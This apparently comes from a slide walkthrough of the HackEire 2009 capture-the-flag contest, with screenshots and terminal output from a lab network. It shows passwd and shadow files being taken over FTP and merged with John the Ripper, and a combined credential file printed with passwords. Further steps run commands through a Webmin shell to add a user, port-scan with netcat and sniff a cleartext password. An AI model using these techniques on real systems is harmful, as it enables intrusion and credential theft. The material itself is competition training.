
## Upload the flags

A screenshot of a remote desktop window titled "boomer.heanet.ie - Remote Desktop". Inside the window is a terminal window titled "10.0.1.40 - PuTTY". The terminal shows an FTP session. The user is in the "/home/willy" directory and has navigated to the "netcat" directory. They list the files, which include "doexec.c", "flag", "generic.h", "getopt.c", "getopt.h", "hobbit.txt", "Lyray.log", "Lyray.rec", "makefile", "nc.exe", "NETCAT.C", "out.txt", and "readme.txt". The user then navigates to the "flag" directory and uploads a file named "pubring.gpg" (1167 bytes) and "secring.gpg" (1315 bytes).

```
boomer.heanet.ie - Remote Desktop
10.0.1.40 - PuTTY
Local directory now /home/willy
ftp> cd netcat
250 CWD successful. "/netcat" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-rw-r--r-- 1 ftp ftp      12039 Nov 28  1997 doexec.c
drwxr-xr-x 1 ftp ftp           0 Nov 12 19:20 flag
-rw-r--r-- 1 ftp ftp       7283 Jul 09  1996 generic.h
-rw-r--r-- 1 ftp ftp     22784 Nov 06  1996 getopt.c
-rw-r--r-- 1 ftp ftp      4765 Nov 03  1994 getopt.h
-rw-r--r-- 1 ftp ftp     61780 Feb 06  1998 hobbit.txt
-rw-r--r-- 1 ftp ftp    170070 Nov 12 20:32 Lyray.log
-rw-r--r-- 1 ftp ftp      108 Nov 12 20:32 Lyray.rec
-rw-r--r-- 1 ftp ftp       544 Nov 28  1997 makefile
-rwxr-xr-x 1 ftp ftp     59392 Jan 03  1998 nc.exe
-rw-r--r-- 1 ftp ftp     69081 Jan 04  1998 NETCAT.C
-rw-r--r-- 1 ftp ftp       832 Nov 12 17:49 out.txt
-rw-r--r-- 1 ftp ftp      6771 Feb 06  1998 readme.txt
226 Transfer OK
ftp> cd flag
250 CWD successful. "/netcat/flag" is current directory.
ftp> mput *
mput pubring.gpg? y
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
1167 bytes sent in 0.01 secs (107.3 kB/s)
mput secring.gpg? y
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
1315 bytes sent in 0.01 secs (154.7 kB/s)
ftp>
```

Using FTP upload the Flags or you may use SCP over port 3456 (more secure)

## Grab the Password Files



```
boomer.heanet.ie - Remote Desktop
10.0.1.40 - PuTTY
-rw-r--r-- 1 ftp ftp      1315 Nov 12 21:33 secring.gpg
226 Transfer OK
ftp> mput passwd
mput passwd? y
421 Connection timed out.
ftp> open 10.0.1.254
Connected to 10.0.1.254.
220-FileZilla Server version 0.9.33 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (10.0.1.254:lyray): ftp
331 Password required for ftp
Password:
230 Logged on
Remote system type is UNIX.
ftp> pwd
257 "/" is current directory.
ftp> cd netcat
250 CWD successful. "/netcat" is current directory.
ftp> cd flag
250 CWD successful. "/netcat/flag" is current directory.
ftp> mput passwd
mput passwd? y
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
1797 bytes sent in 0.00 secs (9187.9 kB/s)
ftp> mput shadow
mput shadow? y
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
1401 bytes sent in 0.00 secs (105243.4 kB/s)
ftp>
```

Using FTP upload the passwd and shadow file



## Get the 'willy' password

```

X11 Applications Edit Window Help
rdesktop - boomer.heanet.ie

C:\WINDOWS\system32\cmd.exe

C:\Program Files\john-16\john-16\run>unshadow.exe passwd shadow > combined.txt

C:\Program Files\john-16\john-16\run>dir
Volume in drive C has no label.
Volume Serial Number is 48C3-5B5D

Directory of C:\Program Files\john-16\john-16\run
23/11/2009 23:00 <DIR>
23/11/2009 23:00 <DIR>
03/12/1998 04:19 255,556 all.chr
03/12/1998 04:19 115,769 alpha.chr
17/11/2009 20:17 98 boccrack
17/11/2009 18:23 531 boccrack.2.txt
17/11/2009 18:12 42 bocshad
23/11/2009 23:02 1,991 combined.txt
03/12/1998 04:19 439,296 cygwin1.dll
03/12/1998 04:19 27,895 digits.chr
18/11/2009 23:26 1,991 fname
03/12/1998 04:19 58,747 john-k6.zip
03/12/1998 04:19 54,656 john-mmx.zip
03/12/1998 04:19 127,488 john.exe
03/12/1998 04:19 10,294 john.ini
03/12/1998 04:19 160,129 lanman.chr
10/11/2009 21:25 1,759 passwd
17/11/2009 16:53 1,798 passwd.boc
03/12/1998 04:19 18,447 password.lst
10/11/2009 21:25 1,277 shadow
17/11/2009 16:53 1,402 shadow.boc
04/12/1998 04:30 3,584 unafs.exe
04/12/1998 04:30 3,584 unique.exe
04/12/1998 04:30 3,584 unshadow.exe
                22 File(s) 1,289,918 bytes
                2 Dir(s) 923,742,208 bytes free

C:\Program Files\john-16\john-16\run>type combined.txt_

```

```

X11 Applications Edit Window Help
rdesktop - boomer.heanet.ie

C:\WINDOWS\system32\cmd.exe

C:\Program Files\john-16\john-16\run>type combined.txt
root::0:0:root:/root:/bin/bash
daemon::*1:1:daemon:/usr/sbin:/bin/sh
bin::*2:2:bin:/bin:/bin/sh
sys::*3:3:sys:/dev:/bin/sh
sync::*4:65534:sync:/bin:/bin/sync
games::*5:60:games:/usr/games:/bin/sh
man::*6:12:man:/var/cache/man:/bin/sh
lp::*7:7:lp:/var/spool/lpd:/bin/sh
mail::*8:8:mail:/var/mail:/bin/sh
news::*9:9:news:/var/spool/news:/bin/sh
uucp::*10:10:uucp:/var/spool/uucp:/bin/sh
proxy::*13:13:proxy:/bin:/bin/sh
www-data::*33:33:www-data:/var/www:/bin/sh
backup::*34:34:backup:/var/backups:/bin/sh
list::*38:38:Mailing List Manager:/var/list:/bin/sh
irc::*39:39:ircd:/var/run/ircd:/bin/sh
gnats::*41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody::*65534:65534:nobody:/nonexistent:/bin/sh
libuuid::*100:101:/var/lib/libuuid:/bin/sh
syslog::*101:102:/home/syslog:/bin/false
klog::*102:103:/home/klog:/bin/false
hplip::*103:7:HPLIP system user,,:/var/run/hplip:/bin/false
avahi-autoipd::*104:110:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
gdm::*105:111:Gnome Display Manager:/var/lib/gdm:/bin/false
saned::*106:113:/home/saned:/bin/false
pulse::*107:114:PulseAudio daemon,,:/var/run/pulse:/bin/false
messagebus::*108:117:/var/run/dbus:/bin/false
polkituser::*109:118:PolicyKit,,:/var/run/PolicyKit:/bin/false
avahi::*110:119:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
haldaemon::*120:120:Hardware abstraction layer,,:/var/run/hald:/bin/false
iriss::$65fdccN/lpaUuT$slpZ$NDQzFLZXGU8/eUqxojCwj00zobLiUkmBbhUv2/yWo7XFbna.OZ
vsewGUVn0S41P171w0ybVnDsfjt:1000:1000:iriss,,:/home/willy:/bin/sh
willy:RmMailAdmin:1001:1001:/home/willy:/bin/sh
lucy:$6$g3P3uJas3u1hW$EZhRk.SUqUvGp74XANxqHfA15SR2PIvS01KyYfKyD0GhJNPIL7xeUa
WpDf2w5Ka0vIgc1.iJkx0:1002:1002:/home/lucy:/bin/sh
asriel:56admin09:1003:1003:/home/asriel:/bin/sh
mailadmin:10admin39:1004:1004:/home/as/mailadmin:/bin/sh
sshuser:Sshuser:1005:1005:/home/sshuser:/bin/sh
sshd::*112:65534:/var/run/sshd:/usr/sbin/nologin
postfix::*113:124:/var/spool/postfix:/bin/false

C:\Program Files\john-16\john-16\run>

```


Using John 'unshadow' the merged password file.

## View the front page and source code



The screenshot shows a remote desktop session titled "boomer.heanet.ie - Remote Desktop". The main window is a Mozilla Firefox browser displaying the "Bhratach - Welcome to the Site of the Flags" page at "http://10.0.1.50/". The page features the IRISS logo, a "HackEire 2009" banner, and a date "19 Nov 2009". The main content area is titled "Contest Description" and includes a grid of flags and a "Flag Description" section. A second window, titled "Source of: http://10.0.1.50/ - Mozilla Firefox", shows the raw HTML source code of the page. The source code includes a table layout with various images and text, including a "Flag Description" section and a "Contest Description" section. The source code also includes a "Flag Description" section with a "Flag Description" header and a "Flag Description" body. The source code is displayed in a monospaced font, with line numbers visible on the left side of the window.

## Nmap show 'webadmin' up...what's there?




```
> ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ad:b1:a3
          inet addr:10.0.1.50  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fead:b1a3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1004931 errors:384 dropped:834 overruns:0 frame:0
          TX packets:977863 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:243435943 (243.4 MB)  TX bytes:161195571 (161.1 MB)
          Interrupt:18 Base address:0x1400

eth1      Link encap:Ethernet  HWaddr 00:0c:29:ad:b1:ad
          inet addr:10.0.2.50  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fead:blad/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:296662 errors:0 dropped:0 overruns:0 frame:0
          TX packets:326219 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19465001 (19.4 MB)  TX bytes:24532336 (24.5 MB)
          Interrupt:19 Base address:0x1480

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:728 errors:0 dropped:0 overruns:0 frame:0
          TX packets:728 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:66601 (66.6 KB)  TX bytes:66601 (66.6 KB)
```


Look for the shell directory on port 10000

## Connect to the Website



Enumerate the directories

## Shell vulnerability....



File Edit View History Bookmarks Tools Help

10.0.1.50 https://10.0.1.50:10000/shell/ Google

Bhratach - Welcome to the Site of the ... Command Shell

Module Config Command Shell


Enter a shell command to execute in the text field below. The `cd` command may be used to change directory for subsequent commands.

Execute command: useradd -d /home/marko -p IrisslsSuper marko Clear history

Execute previous command nc -v -n -z -w1 10.0.2.75 1-65535 Edit previous Clear commands

## Create a User & SSH on as that user


## Or use Metatron to SSH



```
$ id
uid=1002(metatron) gid=1002(metatron) groups=1002(metatron)
$ ls -al
total 24
drwxr-xr-x 3 metatron metatron 4096 2009-11-03 17:22 .
drwxr-xr-x 6 root      root      4096 2009-11-15 18:23 ..
-rw-r--r-- 1 metatron metatron  220 2009-03-02 09:22 .bash_logout
-rw-r--r-- 1 metatron metatron 3115 2009-03-02 09:22 .bashrc
drwxrwxrwx 2 metatron metatron 4096 2009-11-04 17:17 gnupg
-rw-r--r-- 1 metatron metatron  675 2009-03-02 09:22 .profile
$ cd gnupg
$ ls -la
total 16
drwxrwxrwx 2 metatron metatron 4096 2009-11-04 17:17 .
drwxr-xr-x 3 metatron metatron 4096 2009-11-03 17:22 ..
-rwxrwxrwx 1 metatron metatron 1163 2009-11-01 11:16 pubring.gpg
-rwxrwxrwx 1 metatron metatron 1312 2009-11-01 11:16 secring.gpg
$
```

Cd & 'ls -la' the directories

## Transfer the flags - e.g. Winscp



## ifconfig -a

```
TX packets:1779199 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:23979919 (23.9 MB) TX bytes:167597096 (167.5 MB)
Interrupt:18 Base address:0x1400

eth1    Link encap:Ethernet  HWaddr 00:0c:29:ad:b1:ad
        inet addr:10.0.2.50  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fead:b1ad/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:727617 errors:0 dropped:0 overruns:0 frame:0
        TX packets:771477 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:46367706 (46.3 MB) TX bytes:57742054 (57.7 MB)
        Interrupt:19 Base address:0x1480

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:253 errors:0 dropped:0 overruns:0 frame:0
        TX packets:253 errors:0 dropped:0 overruns:0 carrier:0
```

4<sup>th</sup> flag & 'pii' file must be on 10.0.2.75



## Identify the fourth server

```
$ id
uid=1002(metatron) gid=1002(metatron) groups=1002(metatron)
$ arp -a
? (10.0.1.254) at 00:06:5b:f6:27:83 [ether] on eth0
? (10.0.2.75) at 00:0c:29:d7:97:4d [ether] on eth1
? (10.0.1.25) at 00:0c:29:0a:e5:4f [ether] on eth0
$ _
```

Use arp to get all connected servers

## Port scan with netcat

```
> nc -v -n -z -w1 10.0.2.75 1-65535
(UNKNOWN) [10.0.2.75] 3333 (?) open
(UNKNOWN) [10.0.2.75] 3306 (mysql) open
(UNKNOWN) [10.0.2.75] 1025 (?) open
(UNKNOWN) [10.0.2.75] 445 (microsoft-ds) open
(UNKNOWN) [10.0.2.75] 139 (netbios-ssn) open
(UNKNOWN) [10.0.2.75] 135 (loc-srv) open
```

SQL back-end? What's 3333? SMB,  
netbios – transfer files?

# 10.0.1.50

## Tcpdump shows something also....

```
19:05:06.570055 IP (tos 0x0, ttl 64, id 11018, offset 0, flags [DF], proto TCP (6), length 94) 10.0.2.50.45308 > 10.0.2.75.3333: P 1:43(42) ack 1 win 1460 <nop, nop,timestamp 39281962 0>
    0x0000: 4500 005e 2b0a 4000 4006 f713 0a00 0232  E..^+.e.e.....2
    0x0010: 0a00 024b b0fc 0d05 4b35 4e21 1e13 714e  ...K....K5N!..qN
    0x0020: 8018 05b4 31f9 0000 0101 080a 0257 652a  ....1.....We*
    0x0030: 0000 0000 4173 7269 656c 7320 7061 7373  ....Asriels.pass
    0x0040: 776f 7264 206f 6e20 564d 3420          word.on.VM4.
```

As root - 'crontab -l'

```
root@vm3:~# crontab -l
32 3 * * * /etc/webmin/cron/tempdelete.pl
5 * * * * /etc/webmin/cron/tempdelete.pl
*/1 * * * * /usr/sbin/.nc-asriel-password.sh
root@vm3:~# _
```

